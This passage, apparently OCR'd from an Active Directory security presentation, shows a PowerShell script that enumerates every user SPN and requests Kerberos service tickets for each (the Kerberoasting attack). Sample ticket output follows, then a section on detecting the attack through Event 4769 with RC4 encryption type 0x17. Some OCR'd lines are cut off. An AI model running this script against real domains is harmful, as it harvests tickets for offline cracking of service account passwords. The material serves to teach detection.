


```
AccountID        Domain              PasswordLastSet      PasswordLastChanged   PasswordChanged
---------        ------              ---------------      -------------------   ---------------
svc-SQLReporting lab.adsecurity.org 2/2/2015 9:26:55 PM  1/3/2015 1:43:00 PM   False
```

Kerberoasting All User SPNs



```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *

$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
 {
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
     {
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
     }

 }

klist purge

 ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
  {
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
  }
```




```
Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-11
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsdb317.lab.adsecurity.org:2010
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-12
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL11.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL23.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL22.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL21.lab.ads
SecurityKey          : System.IdentityModel.Tokens

Id                   : uuid-be40a88f-f751-4293-a00
SecurityKeys         : {System.IdentityModel.Token
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL20.lab.ads
```

```
#5>  Client: JoeUser @ LAB.ADSECURITY.ORG
     Server: MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
     KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
     Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
     Start Time: 1/25/2017 16:36:49 (local)
     End Time:   1/26/2017 2:36:48 (local)
     Renew Time: 2/1/2017 16:36:48 (local)
     Session Key Type: RSADSI RC4-HMAC(NT)
     Cache Flags: 0
     Kdc Called: ADSLABDC12.lab.adsecurity.org

#6>  Client: JoeUser @ LAB.ADSECURITY.ORG
     Server: MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
     KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
     Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
     Start Time: 1/25/2017 16:36:48 (local)
     End Time:   1/26/2017 2:36:48 (local)
     Renew Time: 2/1/2017 16:36:48 (local)
     Session Key Type: RSADSI RC4-HMAC(NT)
     Cache Flags: 0
     Kdc Called: ADSLABDC12.lab.adsecurity.org

#7>  Client: JoeUser @ LAB.ADSECURITY.ORG
     Server: MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
     KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
     Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
     Start Time: 1/25/2017 16:36:48 (local)
     End Time:   1/26/2017 2:36:48 (local)
     Renew Time: 2/1/2017 16:36:48 (local)
     Session Key Type: RSADSI RC4-HMAC(NT)
     Cache Flags: 0
     Kdc Called: ADSLABDC12.lab.adsecurity.org

#8>  Client: JoeUser @ LAB.ADSECURITY.ORG
     Server: MSSQLSvc/adsMSSQL11.lab.adsecurity.org:1434 @ LAB.ADSECURITY.ORG
```

Kerberoast Detection

- Event ID 4769
  - Ticket Options: 0x40810000
  - Ticket Encryption: 0x17
- Need to filter out service accounts (Account Name) & computers (Service Name).
- Inter-forest tickets use RC4 unless configured to use AES.
- ADFS also uses RC4.




Event Properties - Event 4769, Microsoft Windows security audi


```
A Kerberos service ticket was requested.

Account Information:
        Account Name:           JoeUser@LAB.ADSECURITY.ORG
        Account Domain:         LAB.ADSECURITY.ORG
        Logon GUID:             {8ccc120d-dd6c-0f91-bea5-3b82123b9c52}

Service Information:
        Service Name:           ADSDB01$
        Service ID:             ADSECLAB\ADSDB01$

Network Information:
        Client Address:         ::ffff:10.100.10.110
        Client Port:            49730

Additional Information:
        Ticket Options:         0x40810000
        Ticket Encryption Type: 0x17
        Failure Code:           0x0
        Transited Services:     -

This event is generated every time access is requested to a resource such as a computer or a
Windows service.  The service name indicates the resource to which access was requested.

This event can be correlated with Windows logon events by comparing the Logon GUID fiel
in each event.  The logon event occurs on the machine that was accessed, which is often a
```

```
Log Name:     Security
Source:       Microsoft Windows security   Logged:         1/23/2017 10:13:27 PM
Event ID:     4769                         Task Category:  Kerberos Service Ticket O
Level:        Information                  Keywords:       Audit Success
```

Detection

